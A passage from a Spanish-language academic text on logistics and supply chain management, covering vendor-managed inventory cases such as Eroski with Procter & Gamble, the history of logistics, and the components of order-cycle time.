- Mejora del Proceso productivo y de la eficiencia de la red de distribución Incremento de las cuotas de mercado
- Reducción global de costes (stocks, aprovisionamiento, transporte) Aumento del volumen del negocio gracias a la eliminación de roturas de stock y de los stocks obsoletos.

Entre las desventajas cabe señalar las siguientes:

- Aunque el concepto que plantean estas técnicas es fácil de asimilar, aceptar cambio en la forma de trabajar y en la designación de responsabilidades necesita algo de tiempo.
- Los Interfaces utilizados para integrar los diferentes ERP de las empresas participantes necesitan de una gran cantidad de tiempo y trabajo
- El software utilizado no funciona bien cuando la cadena realiza contratos de suministro de muy corta duración.

Entre algunas empresas que implantan software VMI se encuentran **Nestlé** (uno de los minoristas con los que establece esta relación son los supermercados **TESCO** del Reino Unido), **Marie Bri-zard** o **Cadbury**.

En la Industria Española estas estrategias colaborativas se aplican en multitud de empresas que consiguen resultados semejantes a los obtenidos en las simulaciones realizadas. Los siguientes

casos prácticos y otros semejantes pueden encontrarse en el libro de Urzelai (2006). **Coca Cola** alcanzó en el verano de 2003, el más caluroso de los últimos 45 años, el 98% de nivel de servicio en los supermercados con los que establecía estrategias VMI.

El grupo **Eroski** de la mano de **AEOC** (Asociación Española de Codificación Comercial) comenzó a funcionar en VMI con dos de sus proveedores más importantes, concretamente **Henkel y Procter & Gamble**. La operativa del sistema consiste en las siguientes etapas:

1. El Grupo Eroski pasa diariamente (a las OOh) al proveedor (vía mensaje EDI) información acerca de las referencias de éste en la plataforma de aquél: niveles de stock, salidas, faltantes, etc.
2. El proveedor calcula las necesidades de grupo Eroski (pedido teórico) y le incorpora una demanda adicional acorde a las ofertas comerciales programadas.
3. El propio proveedor emite el pedido para grupo Eroski y se lo envía por mensaje EDI-orders. Durante los dos primeros meses de funcionamiento en VMI, el proveedor sugería el pedido para que el Grupo Eroski diera su visto bueno, pero hoy en día, el nivel de colaboración y confianza mutua es total.
4. El proveedor envía el producto en camión completo.

En cuanto a los beneficios reales obtenidos a través de esta experiencia, concretamente en la relación Procter & Gamble-Grupo Eroski, se podrían destacar:

1. A los cuatro meses de implantar el proyecto, el stock de Procter & Gamble en la plataforma de Elorrio del Grupo Eroski se había reducido un 35% (de 10 días a 8 días de cobertura) y los stocks faltantes (pedidos pendientes) a tiendas habían distribuido en un 45% (de un 3% a un 1%).
2. A los 12 meses de implantar el proyecto, el stock de Procter & Gamble en la plataforma de Elorrio del Grupo Eroski se había reducido un 45% (de 10 días a 6 días de cobertura) y los stocks faltantes (pedidos pendientes) a tiendas habían disminuido en un 90% (de un 3% a un 0,3%).

4 Gestión del transporte y operadores logísticos

4.1 El modelo logístico

El concepto de logística tiene influencias más lejanas por su importancia en la estrategia militar. Reflexiones en torno a la logística como responsable del abastecimiento de fuerzas de combate y del despliegue de tropas son frecuentes en la literatura. Así ya lo recoge en 1837 el Barón Antoine Henri Jomini en *“Precis de l’art de la guerre au nouveau tableau analytique des principales combinaisons de la strategie, de la grande tactique et de la politique militaire”*, que divide el arte de la guerra en seis partes, una de ellas la logística o arte práctico de mover los ejércitos.

En los cincuenta y bien entrado los sesenta, con el auge de la actividad económica, un mercado de oferta, demanda creciente, previsiones de venta fiables, costes financieros bajos y suministros abundantes y económicos, las empresas se centran en la producción esforzándose en la consecución de economías de escala, pero poco o nada en atender al cliente en el que prima la disponibilidad del producto y su bajo precio a costa de poca variedad y nulo servicio. En esta época, el marketing no tiene un papel relevante y se ocupa fundamentalmente de la gestión de la distribución comercial.

Al considerarse que no aportaba valor sino coste, la logística era considerada una actividad secundaria compartida por varios departamentos, aunque aparecen los primeros intentos de unificar las tareas logísticas en un área de la empresa o al menos de dotar de cierta coordinación a la cadena de suministro tal y como lo recogen diversos estudiosos sobre la materia. Sin embargo, subyace la idea de que los procesos operativos incluyen flujos de materiales únicamente, ignorando los flujos de información que los desencadenan.

A lo largo de los setenta se transforman las condiciones del entorno. Cambia radicalmente la forma de entender la relación con el cliente. Los planteamientos científicos alrededor del marketing se enriquecen y la dirección de marketing toma un papel destacado en la dirección de las compañías en detrimento de producción.

Sin embargo, la logística todavía no se entiende como un sistema integrado, sino que se engarza en el marketing como la parte de la distribución comercial. Esto propició un aumento considerable del stock consecuencia de su mayor variedad y de la generalización del concepto de servicio que originó la proliferación de almacenes de distribución buscando mejores plazos de respuesta, lo que chocó frontalmente, por un lado, con el criterio de flexibilidad propio de los procesos de fabricación en lotes cada vez más pequeños que afloraba por la coyuntura del momento; y por el otro lado, con la significativa subida de los tipos de interés que disparó la importancia de la gestión de existencias (GUTIÉRREZ y PRIDA, 1998). La recesión económica suscitó la atención de los gestores de la empresa hacia las tareas logísticas por sus posibilidades de reducir costes y aumentar las ventas y beneficios. Simultáneamente, se desarrollan sistemas de información favorecidos por la irrupción de la informática y de nuevas tecnologías de captura, transmisión y tratamiento de datos que como la codificación de barras van a tener gran trascendencia en la dinámica logística.

En los ochenta se produce un avance significativo en la actuación logística que ha conseguido inculcar en la empresa la preeminencia del cliente como motor de su comportamiento y a llevar a cabo tímidamente segmentaciones de mercado con el fin de comprender mejor las necesidades de los consumidores y arbitrar acciones comerciales concretas.

El arraigo de esta orientación hacia el mercado intensifica el interés por la logística debido a su repercusión sobre parámetros que hasta el momento habían quedado en un segundo plano: calidad, productividad, rentabilidad, valor añadido, servicio y ventaja competitiva.

La irrupción de la globalización y la multiplicación de las concentraciones empresariales obligan a una reingeniería de los procesos empresariales en los que la logística va a tener un desempeño determinante como consecuencia de la deslocalización de la cadena de suministro. Así, la logística se enfrenta a una mayor dificultad por el aumento de la escala de operaciones: complejidad de las tareas por disparidades de los diferentes mercados, por tiempos de respuesta ampliados al alejarse los orígenes de los destinos, por la intensificación de las labores administrativas específicas de los movimientos internacionales y por el endurecimiento de la competencia. Frente a un contexto de incertidumbre y de demanda poco predecible, las empresas buscan optimizar su gestión expulsando aquello que menoscaba su rentabilidad. Con este fin, la supresión de los stocks y de infraestructura logística dejándolos en manos de prestadores de servicios especializados son opciones cada vez más habituales en la estrategia de las compañías.

Con el inicio de la década de los noventa comienza un período que llega hasta nuestros días en el que tiene lugar el mayor salto cualitativo en lo que a la actuación logística se refiere. Flexibilidad, globalización, rentabilidad son nociones con las que ya se familiarizan las organizaciones. La primacía del marketing en el management empresarial está fuera de toda duda porque el cliente es la piedra angular de las estrategias corporativas.

La gestión logística deja de controlar los flujos de bienes exclusivamente para integrar también los flujos de información que los hacen posible. Así como depositaria de la gestión de los flujos físicos y del sistema de información operacional la logística incrementa notablemente su protagonismo en la estrategia empresarial. La organización por procesos motiva que la logística adquiera una nueva y marcada dimensión al convertirse en el verdadero catalizador de la cadena de suministro empresarial [36-40].

De ahí que se reconozca este nuevo papel de la tarea logística que observa a la empresa como un conducto (cadena de suministro) que discurre entre los clientes y los proveedores por el que se deslizan flujos de bienes y de información destinados a proporcionar valor en términos de las necesidades de los primeros. La planificación de la cadena de suministro es la base de la actividad logística con el apoyo de sistemas de información denominados ERP's (Planificación de los Recursos de la Empresa) que facilitan el cálculo de los costes logísticos, de la disponibilidad del stock y de indicadores de nivel de servicio a los clientes.

Con la exacerbada preocupación por el cliente y la necesidad de ser más competitivo se da un paso más en la forma de entender las relaciones entre miembros de una misma cadena de valor que afecta de lleno a la labor logística y que llega hasta nuestros días.

En otros términos, proveedores e intermediarios comerciales pasan a ser colaboradores en tanto que unos y otros aporten más valor que coste en la satisfacción de las necesidades del cliente. Dada que la integración es total, la agilidad y la capacidad de respuesta al cliente es máxima al disponer de toda la información de los procesos a partir de que el consumidor expresa una necesidad. Ahora la gestión de la cadena de suministro es una herramienta de marketing desde el momento que la información logística es un activo para elevar el nivel de satisfacción de los clientes. Como resultado de la disponibilidad de datos en tiempo real sobre la base de una infraestructura tecnológica de vanguardia, es posible la re planificación de los procesos dinámicamente en respuesta a las solicitudes de los clientes y al mismo tiempo reajustar la asignación de los correspondientes recursos de la empresa.

La gestión de la Cadena de Suministro Global está fundamentada en los siguientes aspectos diferenciadores de otros sistemas logísticos (SABRIÁ, 2004):

A. Optimización:

- a. Eliminando ineficiencias y suprimiendo todas las actividades que no producen valor.
- b. Desarrollando aplicaciones tecnológicas que permitan detectarlas lo más rápidamente posible en orden a proponer soluciones.

B. Colaboración:

- a. Ofreciendo información transparente y relevante a todos los niveles de la cadena y armonizando los procesos en todos ellos.
- b. Organizando las operaciones de varias empresas interrelacionadas independientemente de que los recursos logísticos pertenezcan a unas u otras.

En la tabla siguiente se exponen las diferencias entre el enfoque de cadena de suministro global (SCM) y el enfoque clásico:

Aspectos	MODELO CLÁSICO	MODELO SCM
Visibilidad de procesos	Reducida. Escasa interacción con sistemas de información.	Total. Se pueden seguir todos los pasos a lo largo de todos los procesos.
Stock	Lo soporta el que lo tiene. Hay que tenerlo para asegurar al cliente un servicio «decente»	Gestión integral. No importa que lo tenga la empresa, el cliente o el proveedor. En todo caso, se tiene el estrictamente necesario.
Coste total Planificación	Reducir los mínimos, aunque sea a costa de perjudicar a otros. Poca importancia.	Reducir los costes globales. No importan los sumandos, sino la suma total. Imprescindible a todos los niveles.
Base de proveedores	Muchos y poco vinculados.	Pocos, muy vinculados y convenientemente seleccionados. Un socio del negocio.
Reconocimiento de la dirección logística	No. Las funciones logísticas están dispersadas por la empresa.	Departamento estratégico. Hay directores de <i>Supply Chain</i> .
El cliente	Poca capacidad para mejorarle el servicio. Se sitúa en el extremo de la cadena.	El objetivo es ofrecerle un servicio excelente. Hay que darle soluciones. Se sitúa el primero de la cadena.
Perspectiva de la cadena de suministro	Incompleta. Adolece de mecanismos coordinadores.	Como una red compuesta por un líder que la administra en beneficio de todos.
Flexibilidad	Limitada.	Mucha. Combina una operativa precisa con una planificación en tiempo real.

Marketing	No conoce las posibilidades que ofrece la gestión logística.	Hace participe a la logística en su toma de decisiones al asignarle un evidente valor comercial.
Calidad	Es cosa de producción. Menos coste con calidad aceptable.	La consiguen todos los miembros de la red en todos sus procesos. Calidad de primera y a «la primera»
Externalización	Poco utilizada. Hay que aprovechar el máximo los activos disponibles	Muy utilizada. Los operadores. logísticos se integran en la cadena como aportadores de valor añadido.
Control	Indicadores poco perfeccionados y demasiado generalistas	Indicadores fiables y permanentemente actualizados para medir la ejecución y el servicio.

4.2 Planificación, Optimización y seguimiento del transporte

Las empresas que entienden la logística de forma integral son relativamente pocas, confiriéndole responsabilidad sobre partes del proceso logístico (frecuentemente el almacén y el transporte) anulando la potencialidad de la visión global de la cadena de suministro. Como lo demuestra el hecho, según datos del ICTL (TOBALINA, 2003), que en el 651,7 por ciento de las empresas españolas no hay dependencia de la dirección logística de la dirección general. Es más, en el 113,7 de los casos se considera un área operativa más que estratégica. Esta falta de claridad motiva que su situación en los organigramas de las empresas varíe sustancialmente, y por tanto, su relevancia en la dirección que entonces tiende a asignarle un carácter operativo y no estratégico. Así, a veces forma parte del Staff coordinando recursos con varios departamentos sin responsabilidad directa, otras veces se reparte entre el resto de dependencias funcionales y cuando haya una gestión integral de la cadena de suministro tendrá una posición definida en la estructura organizativa al mismo nivel que el resto de direcciones de área.

Con la incorporación de la logística en los estamentos de la empresa la dirección de marketing ha reforzado su capacidad de satisfacer necesidades por las posibilidades que le brinda en la consecución de este objetivo:

- Respuesta rápida al mercado tanto en la disponibilidad de nuevos productos como en la reducción de plazos de entrega.
- Relaciones más estrechas con los clientes gracias a la posibilidad de personalizar la oferta que garantiza la flexibilidad inherente a la gestión logística integrada.
- Mejores niveles de calidad por la observación permanente de la cadena de suministro.
- Precios más competitivos por la reducción de costes e inversiones en actividades superfluas o de poco valor.
- Imagen pública mejorada por todo lo anterior.

El marketing deja de tener plenas facultades sobre actividades que forman parte de su núcleo decisorio que ahora tienen que ser convenientemente planificadas con la intervención del sistema

logístico. Esto es así porque la prestación logística establece restricciones en el funcionamiento comercial que introducen particularidades en la forma de atender al mercado.

En cuanto al producto, además de todas las pruebas a las que se somete previamente a su lanzamiento, las consideraciones logísticas también son sumamente importantes porque tienen implicaciones en los atributos tangibles del producto al margen de los intangibles que componen la oferta de servicio. Así, el diseño del producto, su peso y volumen afectan al tipo y grado de optimización del equipamiento logístico. A su vez, el envase y el embalaje inciden en el flujo material por contribuir a un mayor aprovechamiento de las unidades de manipulación (cubeta, bandeja, unidad suelta ...) y almacenaje (paleta, contenedor, jaula ...) y a un aseguramiento de las condiciones de recepción de la mercancía, lo que propicia que sus características de resistencia, apilado y humedad, entre otras, sean parámetros a tomaren cuenta en las decisiones logístico-comerciales [41-45].

La concepción del producto afecta a toda la cadena logística en tanto que condiciona:

- **La selección de las fuentes de suministro** por las especificidades en las características de los materiales según los resultados de la investigación comercial.
- **La organización de la producción** por los requerimientos del proceso de transformación de la gama de productos.
- **La distribución por las necesidades de almacén, transporte y preparación de pedidos.**

El filtro logístico en el desarrollo de nuevos productos es un requerimiento en los procesos de marketing de las empresas porque aunque se trate de oportunidades de negocio difícilmente tendrán repercusión comercial si son incompatibles con la estrategia logística adoptada. Llegado al extremo, el análisis de la viabilidad logística impedirá que las ideas previamente aceptadas por su interés comercial se materialicen en productos.

El plazo de entrega máximo incumbe a la gestión de la cadena de suministro que analizará las posibilidades del servicio junto con los costes asociados y será marketing quien trate de sacarle partido comercial mediante las acciones de venta y publicidad.

Otro variable de marketing es la comunicación comercial que también en algún momento de su labor precisa aliarse con el departamento de logística. Por un lado, la publicidad en su papel de difusión utilizará como reclamo comercial las variadas alternativas que el desempeño logístico proporciona. Por el otro lado, la realización de campañas publicitarias y en particular las promocionales pueden perjudicar a la empresa si como consecuencia de la insuficiente coordinación con el departamento logístico el mercado se encuentra sin opciones de disponer del producto anunciado o promocionado. El incremento de demanda que sucede a las acciones publipromocionales altera temporalmente la operativa de la cadena de suministro, lo que debe ser debidamente programado con el fin de ajustar el flujo logístico a esta situación mediante la preparación de los materiales, medios y personal a dedicar en la campaña. Ni que decir tiene la necesidad de esta coordinación cuando la acción promocional incluye mercancía extra que no forma parte de este flujo, como obsequios que se presentan con el mismo artículo, ya que implicará un proceso paralelo de acopio del regalo y de preparación de su presentación en unidades de venta con un formato distinto al habitual que motivará adaptaciones de embalajes, de su manipulación, de la utilización y aprovechamiento de medios de transporte que encarecerán los costes logísticos y que marketing justificará cumplidamente por razones de imagen para atraer a nuevos clientes y de fidelización de los actuales.

Respecto a la política de distribución comercial, si bien la elección de la longitud del canal, el grado de cobertura y la selección de los intermediarios están determinadas por la estrategia de posicionamiento del producto y el público objetivo, no es menos cierto que en muchos casos son consideraciones logísticas. Así, a través de distribuidores mayoristas es más factible hacer entregas directas por sus elevados volúmenes de compra; sin embargo, con los minoristas esto es más improbable por lo que es evidente con lo que los proveedores tiene que planificar una distribución física en torno a pedidos de reducido tamaño con alta frecuencia de entregas. En todo caso, será obligado analizar la relación coste-servicio como paso previo a la selección de la red de distribución: centralizada descentralizada o mixta. Cada una tiene sus ventajas e inconvenientes, si bien marketing probablemente prefiera la descentralización con el fin de acortar el plazo de respuesta al cliente, lo que tiene una repercusión económica importante por las necesidades de espacio de almacenaje y de acumulación del stock que el departamento de logística intentará minimizar con alternativas de distribución que mantengan intacto el compromiso de servicio, como la implantación de stock de choque (Un stock virtual o dinámico por imputarse al origen a efectos de cálculo aunque en realidad esta ubicado en una plataforma alejada asegurándose el servicio para un día de demanda del mercado), una frontera flexible o la contratación de un operador logístico de experiencia contrastada en el mercado objetivo.

4.3 Actividades de la distribución física

El "*Council of Logistics Management*" define la Gestión de la Cadena de Suministro como la coordinación sistemática y estratégica de las funciones de negocio tradicional y las tácticas utilizadas a través de esas funciones de negocio, en el interior de una empresa y entre las diferentes empresas de una cadena de suministro, con el fin de mejorar el desempeño en el largo plazo tanto de las empresas individualmente, como el de toda la cadena de suministro.

La logística integral, descansa sobre tres subprocesos:


- a. **El aprovisionamiento:** con competencias en compras, selección y homologación de proveedores, custodia de materiales y planificación y programación del suministro.
- b. **Planificación de la producción:** proyección de las necesidades de producto según la planificación comercial desatando la producción y el acopio de los correspondientes materiales
- c. **Distribución física y transporte:** acercamiento del producto acabado según las condiciones de servicio pactadas con el cliente. Termina el ciclo logístico con el valor que proporciona el contacto directo con el cliente, siendo parte consustancial de otra distribución, la comercial.

Únicamente a través de la ejecución equilibrada de estas funciones se produce la optimización de los flujos de la empresa y su plena integración -que no interconexión- con la finalidad de satisfacer las necesidades del cliente. La gestión logística conlleva que aquellas sean contempladas como parte de un sistema y como tal cualquier decisión que afecte a alguna de ellas repercutirá sobre el total.

Responsabilidad Logística	FUNCIONES
Director de Logística Integral	• Diseñar la estrategia logística. • Llevar a cabo planificación de la cadena de suministro. • Coordinar los procesos concernientes a sus áreas de gestión. • Establecer la política de gestión de stocks, • Garantizar el servicio al cliente, • Buscar alianzas a través de cadenas de suministro globales. • Decidir la externalización de actividades logísticas. • Analizar el coste-beneficio de las actuaciones logísticas. • Liderar el cambio hacia una cultura logística. • Proponer acciones de mejora.
Director de Distribución Física,	• Dimensionar la red de distribución mediante la asignación de ubicaciones de instalaciones logísticas (centros de distribución, almacenes y plataformas de tránsito), • Contratar prestadores de servicios logísticos (transportistas, almacenistas, operadores logísticos). • Definir y desarrollar los procedimientos de almacenaje. • Definir y desarrollar los procedimientos de preparación de pedidos. • Definir el sistema de transporte de la mercancía. • Gestionar el servicio de atención al cliente,
Director de Planificación Planificar la demanda.	• Planificar las necesidades de distribución física, • Planificar las necesidades de producción. • Planificar las necesidades de materiales. • Controlar los resultados del proceso planificador.
Director de Aprovisionamiento	• Fijar la política de compras. • Negociar con los proveedores (precios v servicios). • Seleccionar y homologar proveedores. • Gestionar el stock de materiales, • Proponer mecanismos integradores con proveedores,

Bajo un enfoque logístico, se busca alcanzar el mercado, la red de distribución, la fabricación, y el abastecimiento. Y es precisamente este orden de prelación el que prevalece en la toma de decisiones relativas a la configuración de la red logística. El esquema de fuera hacia dentro característico de las acciones de marketing tiene su reflejo en la materialización del flujo logístico a través de los subprocesos que lo conforman y de los medios que los hacen posible: el dimensionamiento de la distribución física y el transporte precede a la localización de la producción y ésta a la organización del aprovisionamiento. El marketing está comprometido con la logística al igual

que la logística se involucra en el marketing, pero difícilmente una estrategia de marketing, por bien diseñada y planificada que esté, dará buenos resultados si carece del apoyo de la correspondiente estrategia logística ya que ambos comparten la vocación por el mercado. Es una interdependencia natural que por trivial parezca todavía es incomprendida por muchos.



Conforme se consolida la logística tiene lugar la de su responsable que tratará de asegurar el orden en el seno de la cadena de suministro, desde los proveedores a los consumidores, de acuerdo a los objetivos de servicio y coste. La jerarquía administrativa de la estructura logística es proporcional a la amplitud de funciones que la conformen. Bajo el enfoque integrador, del Director de Logística (también denominado Director de la Cadena de Suministro -Supply Chain Manager- o incluso Director de Operaciones) colgarán tres unidades administrativas coincidentes con los tres ámbitos de autoridad de la Dirección Logística con una cabeza visible en la figura del Director de aprovisionamiento, el Director de planificación y el Director de distribución física.

Los estudios tradicionales han dado un mayor énfasis a los tiempos invertidos en la transformación de materias primas y en el transporte del producto final debido a que históricamente los análisis de costes y de eficiencia se han centrado en las áreas de producción y distribución. Sin embargo, está claro que existen otros tiempos que también deben ser analizados. Muchos de estos otros, han estado "ocultos" al ser considerados como parte de actividades del rubro "gastos generales o administrativos".

En el contexto mundial sin embargo, la competencia se ha venido trasladando desde el producto en sí mismo hacia características propias del servicio (Agarwal y otros, 2007) como los tiempos de entrega. Esto ha originado una tendencia hacia el surgimiento de estrategias de gestión llamadas "time based strategies" con las cuales se busca principalmente reducir la incertidumbre, los

retrasos, las interrupciones y, en general, los tiempos de demora que pudieran ser evitados mediante la cooperación de los eslabones de la cadena con el fin de asegurar una mayor fiabilidad de entregas on time: (Mulderman y otros, 2005).

Se han publicado estudios sobre cómo minimizar el tiempo del ciclo de pedido. En la actualidad, entre los más significativos pueden mencionarse trabajos en torno al concepto de **Quick Response (QR)** que construye una alianza colaborativa entre el proveedor y el productor mediante la reducción de lead times" (Sahin y otros, 2002); **Vendor Management Inventory (VMI)** que permite al proveedor hacer un seguimiento y monitorización de los inventarios de su cliente y proceder a tomar decisiones de re abastecimiento inmediatas (Sahin y otros, 2002); **Respuesta Eficiente al Consumidor (ECR)** conjunto de prácticas que buscan el llamado reaprovisionamiento eficiente, una reducción de tiempos y costes mediante diferentes estrategias como la reingeniería de la cadena de suministro, o el reaprovisionamiento continuo.

Taylor fue pionero cuando en 1881 comenzó su trabajo de estudio de tiempos y doce años después desarrolló un sistema basado en "tareas" donde proponía que la administración de una empresa debía encargarse de planificar el trabajo de cada empleado por lo menos con un día de anticipación y que cada hombre debía recibir instrucciones por escrito que describieran su tarea al detalle para evitar confusiones.

Esto dio origen al concepto de "**medición del trabajo**" que consiste, entre otras cosas, en medir el tiempo en que se desarrolla la tarea asignada.

Ya en la década de los 90, autores como Domínguez y otros (1995), definieron el **tiempo de suministro (TS)**, como el intervalo de tiempo que transcurre desde que se solicita el pedido hasta el instante de su llegada. Según estos autores, el TS está integrado por los siguientes componentes:

- Tiempo de elaboración y envío del pedido
- Tiempo de transportes
- Tiempos de colas
- Tiempo de preparación
- Tiempo de espera
- Tiempo de ejecución
- Tiempo de inspección

Unos años después, Gaither y Frazier (2000) definieron el tiempo de entrega como el tiempo requerido para abastecer el inventario desde que se detecta la necesidad hasta que el nuevo pedido llega al inventario y está listo para su uso.

La aportación del trabajo de Enos y otros (2004) concretaba la definición anterior al considerar que los diferentes elementos que conformaban este tiempo podían ser representados gráficamente. Como es posible observar en los anteriores planteamientos, la visión tradicional ha centrado sus esfuerzos en el análisis de los tiempos destinados a la producción y entrega del producto al cliente, considerando principalmente las actividades ejecutadas desde el momento del envío de la solicitud de materia prima hasta que se pone el pedido a disposición del cliente. No fue sino hasta los años 90 cuando se incorporó en la literatura académica y empresarial el concepto de cadena de suministro, surgido de la teoría de la cadena de valor de Porter, que permite describir el desarrollo de las actividades de una organización empresarial (Porter, 1987).



El concepto de cadena de suministro ha generado nuevas aportaciones en la comprensión de los tiempos del ciclo de pedido, pues implica una consideración especial para aquellos lapsos que son consumidos desde el momento en que el cliente genera la orden de pedido hasta que ésta es analizada y transformada en órdenes de suministro de materia prima.

Adicionalmente, propone una sistematización de las actividades en dos grandes grupos con características diferentes, lo que facilita su clasificación, análisis y estudio, pues permite considerar de una manera lógica y ordenada todas las tareas requeridas tanto para la conversión de una demanda independiente en dependiente, algo que se engloba bajo la denominación de "**flujo de información**", así como para la transformación de materiales y entrega final, grupo conocido como "**flujo de producto**".

El primero de ellos se inicia en un deseo o voluntad de compra por parte del consumidor en un sentido ascendente hasta llegar al fabricante y continúa hasta el proveedor de la red. Implica compromisos de abastecimiento en donde se negocia la cuantía del pedido y las condiciones de recepción y venta (Vázquez y Trespalacios, 2006). Este flujo, denominado flujo de pedido o de información, ha venido ganando importancia a través de los últimos años, debido al cambio de paradigma desde una producción contra inventario, conocida como de empuje o "carga" del canal (push), hacia una basada en la filosofía just in time (pull), donde la demanda final "tira" del producto a lo largo de la cadena.

El segundo, denominado flujo de producto, transcurre por un sistema secuencial de las siguientes entidades: proveedores, productores, distribuidores -mayoristas y/o detallistas- y usuarios finales. En esta visión, cada entidad contribuye de alguna manera a lograr el objetivo final de colocar el producto en manos del consumidor final. Incluye todas las actividades asociadas con el flujo de transformación del producto desde el estado de materia prima hasta el bien terminado y su entrega al consumidor final (Chan y Chan, 2005).

Cada uno de estos flujos está conformado por actividades y, a su vez, éstas generan un gasto de tiempo: la suma total de los flujos da como resultado el ciclo del pedido y el tiempo invertido para ejecutarlo se denomina tiempo del ciclo de pedido.

Una propuesta de desagregación de tiempos de ejecución en el ciclo de pedido (Carrillo, M. 2010), de tipo genérico y cuyo consejo es parametrizar dicha propuesta en función por ejemplo de los tiempos involucrados –probabilísticos o determinísticos–, y los tiempos de actividades –simultáneas o consecutivas–, para que la simulación corresponda a lo más adaptado posible en cada caso.

4.3.1 Flujo de información o pedido: tiempos de conversión de demanda independiente en dependiente.

El flujo de pedido o información se inicia en el cliente y discurre "corriente arriba" (up stream) hacia el proveedor, este flujo no transporta producto sino información, luego no es un flujo físico aunque algunas veces implique el traslado de documentación de un lugar a otro.

La información que fluye a través de la empresa tiene diferentes niveles de agregación que van desde lo más básico que se genera con el flujo de información hasta la información consolidada para la planificación a largo plazo. Los tiempos invertidos en el flujo de información pueden caracterizarse de tres maneras: tiempos destinados al flujo de datos denominados tiempos de transmisión, tiempos de preparación del pedido y tiempos de procesamiento de la información.

4.3.1.1 Tiempos de transmisión.

Se refieren a los tiempos invertidos para que la información fluya de una actividad a otra dependen muy directamente de los sistemas de información que se tengan establecidos en la organización y de las tecnologías de información y comunicación (TIC). Dentro de esta categoría de tiempos podemos encontrar los siguientes:

- a. **Tiempos de transmisión del pedido:** es el tiempo necesario para hacer llegar la información con las necesidades del cliente a la empresa fabricante o comercializadora del producto solicitado y puede variar según el medio usado, desde la agilidad del electrónico a la demora del personal humano.
- b. **Tiempos de transmisión internos:** se refiere a los tiempos de transmisión de información interna entre áreas de la empresa. Nuevamente, estos tiempos varían de acuerdo a las tecnologías y procedimientos utilizados.
- c. **Tiempos de transmisión de órdenes:** es el tiempo requerido para hacer llegar la orden al proveedor. El uso de tecnologías como EDP asegura un menor consumo de este tipo de tiempo.

4.3.1.2 Tiempos de pedido.

Comprende los tiempos necesarios para lograr la generación del pedido de modo que sea posible su posterior transmisión e incluye varios conceptos:

- a. **Tiempo de generación:** este tiempo corresponde al necesario para la preparación del pedido del cliente en la forma requerida por la empresa e implica acciones tales como llenar formularios tanto manuales como electrónicos.

- b. **Tiempo de contacto:** este tiempo corresponde al invertido por la empresa para entrar en contacto con el cliente. Por ejemplo, en casos de venta en el lugar de consumo el vendedor debe acercarse directamente a donde está el cliente para realizar la venta.

4.3.1.3 Tiempos de procesamiento.

Estos tiempos implican el procesamiento de la información para lograr generar un flujo de la misma a través del sistema. A continuación se detallan sus principales componentes:

- a. **Revisión del pedido:** es el tiempo requerido para comprobar que el pedido es congruente en producto, cantidad, y otros (Aspectos, con las políticas y solicitudes de la empresa.
- b. **Consolidación de órdenes:** es el tiempo requerido para realizar el proceso de agregación de demandas independientes. Una herramienta de uso común en este proceso es el DRP
- c. **Conversión de demandas independientes en dependientes:** requerido para calcular los recursos que es necesario invertir para lograr satisfacer la demanda.
- d. **Revisión de inventarios y planes maestros de producción:** con el fin de establecer el tiempo programado para cubrir las órdenes, se procede a la revisión de inventarios y de planes de producción.
- e. **Generación de órdenes de entrega y de pedido:** es posible transformar el listado de materiales, el inventario y el plan maestro de producción, en órdenes de entrega y de pedido. Una herramienta común para este proceso es el MRP.
- f. **Generación de órdenes de compra:** se generan las órdenes que especifican los recursos requeridos según la demanda dependiente, con el fin de enviarlas a los proveedores.
- g. **Definición de fuentes:** este tiempo implica el proceso de definición del proveedor al que se le realizará el pedido y el tipo de contratación que acogerá el acuerdo entre las dos partes.

4.3.2 Flujo de producto: Tiempos de transformación.

El flujo de producto se inicia en el proveedor y discurre "corriente abajo" (downstream) hacia el cliente. Su principal función consiste en transformar las materias primas en producto terminado y hacerlo llegar hasta el cliente. Los tiempos invertidos en este proceso también pueden ser organizados en diferentes categorías. Una primera clasificación, permite agrupar estos tiempos en activos e inactivos.

4.3.2.1 Tiempos activos

Este tipo de tiempo se invierten en un acondicionamiento mayor del producto con miras a satisfacer los valores esperados por el cliente. Puede aludirse a dos grupos: tiempos de procesamiento y tiempos de adecuación.

- a. **Tiempos de procesamiento:** estos tiempos implican la transformación del producto buscando generación de valor.

Actividad	Descripción
Embalaje	Preparación para el envío del producto a larga distancia.
Marcado	Identificación del producto para su correcto manejo.
Unitarización	Operación de juntar piezas en unidades de manejo

